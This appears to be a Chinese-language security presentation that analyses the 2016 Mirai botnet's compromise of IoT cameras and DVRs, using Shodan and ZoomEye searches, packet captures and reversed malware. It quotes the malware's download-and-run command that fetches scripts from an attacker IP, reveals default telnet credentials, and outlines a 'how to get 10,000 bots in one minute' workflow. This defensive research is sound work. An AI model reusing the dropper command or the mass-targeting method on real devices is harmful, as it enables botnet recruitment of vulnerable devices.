


背锅侠

▶▶ 后果很严重么？



# 被直播







# How ?

问题这么多，用什么样的姿势去研究？

# 研究姿势-IoT Search Engine

## 搜索任何接入网络的设备

SHODAN uc-httpd

Explore Downloads Reports

Exploits Maps Like 6 Download Results Create Report

TOP COUNTRIES

Viet Nam	95,373
Brazil	62,512
Turkey	49,096
Taiwan, Province of C...	36,418
Russian Federation	25,632

Total results: 587,108

**NETSurveillance WEB**  
Sanchit Infocomm Pvt. Ltd.  
Added on 2016-10-18 02:29:58 GMT  
India, Amritsar  
Details

HTTP/1.0 200 OK  
Content-type: text/html  
Server: uc-httpd 1.0.0  
Expires: 0

**NETSurveillance WEB**  
host-204.174.52.190.copaco.com.py  
Co.pa.co.  
Added on 2016-10-18 02:29:55 GMT  
Paraguay  
Details

HTTP/1.0 200 OK  
Content-type: text/html  
Server: uc-httpd 1.0.0  
Expires: 0

NTI 绿盟威胁情报中心

我的探索 我的关注 我的帮助 你好,y

NTI 绿盟威胁情报中心

输入IP、域名、漏洞、文件MD5

热搜:193.166.255.171, cnrdn.com, 1d6d926f9287b4e4cb5bfc271a164f51

ZoomEye

ASUS RT-AC87U FTP

主机

探索一下 高级搜索

# 研究姿势-肉鸡样本分析

➤ 监控进程、网络连接等

```
root      1212 S    sh -c cd /tmp&& wget http://104.223.180.39:6521/8888
root      1913m S    ./8888
root      27628 S   ./12345
```

➤ 抓包获取“肉鸡端”和“cc服务器”之间的通信数据

No.	Time	Source	Destination	Protocol	Length	Info
1	2016-09-29 21:46:19.672853	10.0.1.250	10.0.1.202	TCP	66	60363 > 48101 [SYN] Seq=0
3	2016-09-29 21:46:19.950409	10.0.1.250	10.0.1.202	TCP	54	60363 > 48101 [ACK] Seq=1
4	2016-09-29 21:46:19.950581	10.0.1.250	10.0.1.202	TCP	55	60363 > 48101 [PSH, ACK] S
5	2016-09-29 21:46:19.950652	10.0.1.250	10.0.1.202	TCP	71	60363 > 48101 [FIN, PSH, A
8	2016-09-29 21:46:20.231175	10.0.1.250	10.0.1.202	TCP	54	60363 > 48101 [ACK] Seq=20

Frame 5: 71 bytes on wire (568 bits), 71 bytes captured (568 bits)

Ethernet II, Src: Traficon\_28:b3:ae (00:05:fe:28:b3:ae), Dst: AewinTec\_45:b1:99 (00:0d:48:45:b1:99)

Internet Protocol Version 4, Src: 10.0.1.250 (10.0.1.250), Dst: 10.0.1.202 (10.0.1.202)

Transmission Control Protocol, Src Port: 60363 (60363), Dst Port: 48101 (48101), Seq: 2, Ack: 1, Len: 17

Data (17 bytes)

Data: d38d5c96001704726f6f740576697a7876  
[Length: 17]

```
0000  00 0d 48 45 b1 99 00 05 fe 28 b3 ae 08 00 45 00  ..HE.... .(....E.
0010  00 39 a9 cf 40 00 40 06 85 23 0a 00 01 fa 48 08  .9..@.@. .#.H.
0020  b7 ca eb cb bb e5 a5 cc c7 db 7d da 71 b7 50 19  .....}.q.P.
0030  00 e5 0b f8 00 00 96 00 17 04 72 6f 6f         ..... \....roo
0040  74 05 76 69 7a 78 76                             t.vizxv
```

➤ 逆向样本获取更多有用的信息

```
cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;rm -f *;busybox
wget http://208.73.23.43/one.sh || wget http://208.73.23.43/one.sh || busybo
x ftpget 208.73.23.43 four.sh four.sh || ftpget 208.73.23.43 four.sh four.sh
|| busybox tftp -r two.sh -g 208.73.23.43 || tftp -r two.sh -g 208.73.23.43
|| busybox tftp 208.73.23.43 -c get three.sh || tftp 208.73.23.43 -c get th
ree.sh;sh one.sh || sh two.sh || sh three.sh || sh four.sh;rm -f *;exit &
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox
/3.5.3
Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Fire
fox/3.5.3 (.NET CLR 3.5.30729)
Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3) Gecko/20090824 F
irefox/3.5.3 (.NET CLR 3.5.30729)
```

# 举个栗子 - 如何在1分钟之内获取1w个肉鸡

1. 在感染了mirai样本的蜜罐上抓包获取IP、弱口令

```
Time      Source          Destination      Protocol Length Info
1 2016-09-29 23:09:43.836402 10.0.1.250      .202            TCP        66 37260 > 48101 [SYN] Seq=0 win=14600 Len=0 MSS=1460 SACK_PERM=
3 2016-09-29 23:09:44.126978 10.0.1.250      .202            TCP        54 37260 > 48101 [ACK] Seq=1 Ack=1 win=14656 Len=0
4 2016-09-29 23:09:44.127124 10.0.1.250      .202            TCP        55 37260 > 48101 [PSH, ACK] Seq=1 Ack=1 win=14656 Len=1
5 2016-09-29 23:09:44.127194 10.0.1.250      .202            TCP        72 37260 > 48101 [FIN, PSH, ACK] Seq=2 Ack=1 win=14656 Len=18

Frame 5: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface 0
Ethernet II, Src: Traficon_28:b3:ae (00:05:fe:28:b3:ae), Dst: AewinTec_45:b1:99 (00:0d:48:45:b1:99)
Internet Protocol Version 4, Src: 10.0.1.250 (10.0.1.250), Dst: .202 (.202)
Transmission Control Protocol, Src Port: 37260 (37260), Dst Port: 48101 (48101), Seq: 2, Ack: 1, Len: 18
Data (18 bytes)
Data: befe6a060017056775657374053132333435
[Length: 18]

0000  00 0d 48 45 b1 99 00 05 fe 28 b3 ae 08 00 45 00  ..HE.... (.E.
0010  00 3a 27 fe 40 00 40 06 06 f4 0a 00 01 fa 00  ..:.@. ....H.
0020  ca 91 8c bb e5 d1 c9 37 30 84 97 fb 65 50 19  .... 70...eP.
0030  00 e5 0b f9 00 00 06 00 17 05 67 75 65 00  ....]....que
0040  73 74 05 31 32 33 34 35 00 00 00 00 00 00  st.12345
```

2. telnet 登录获取banner信息

```
Telnet escape character is '^]'.
Trying 10.0.1.202...
Connected to 10.0.1.202 (10.0.1.202) 0x70.
Escape character is '^]'.
dvr's login: root
Password:

BusyBox v1.16.1 (2012-10-17 17:33:25 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

3. 根据banner搜索更多同类型设备

Total results: **10,224**

2016-11-26 02:31:19 GMT

CableLin... Cable.net  
Television Internacional, S.A. de C.V.  
Added on 2016-11-26 02:31:19 GMT  
Mexico, Monterrey  
Details

**dvr's login:**







# Where ?

问题这么多，姿势也学会了，这些对象都分布在哪里？

# 地理位置 分布


截止到9月底，我们对全球已知的高危摄像头进行了统计，数量超过2,500,000。



## 指纹特征分布


```
HTTP/1.1 200 OK
Date: Sat, 26 Nov 2016 07:02:26 GMT
Server: DNVRS-Webs
ETag: "0-654-62d"
Content-Length: 1581
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Mon, 13 Apr 2015 07:03:33 GMT
```

```
HTTP/1.1 200 OK
Date: Sat, 26 Nov 2016 10:26:26 GMT
Server: App-webs/
ETag: "71b-746-5421285f"
Content-Length: 1862
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Tue, 23 Sep 2014 07:59:27 GMT
```



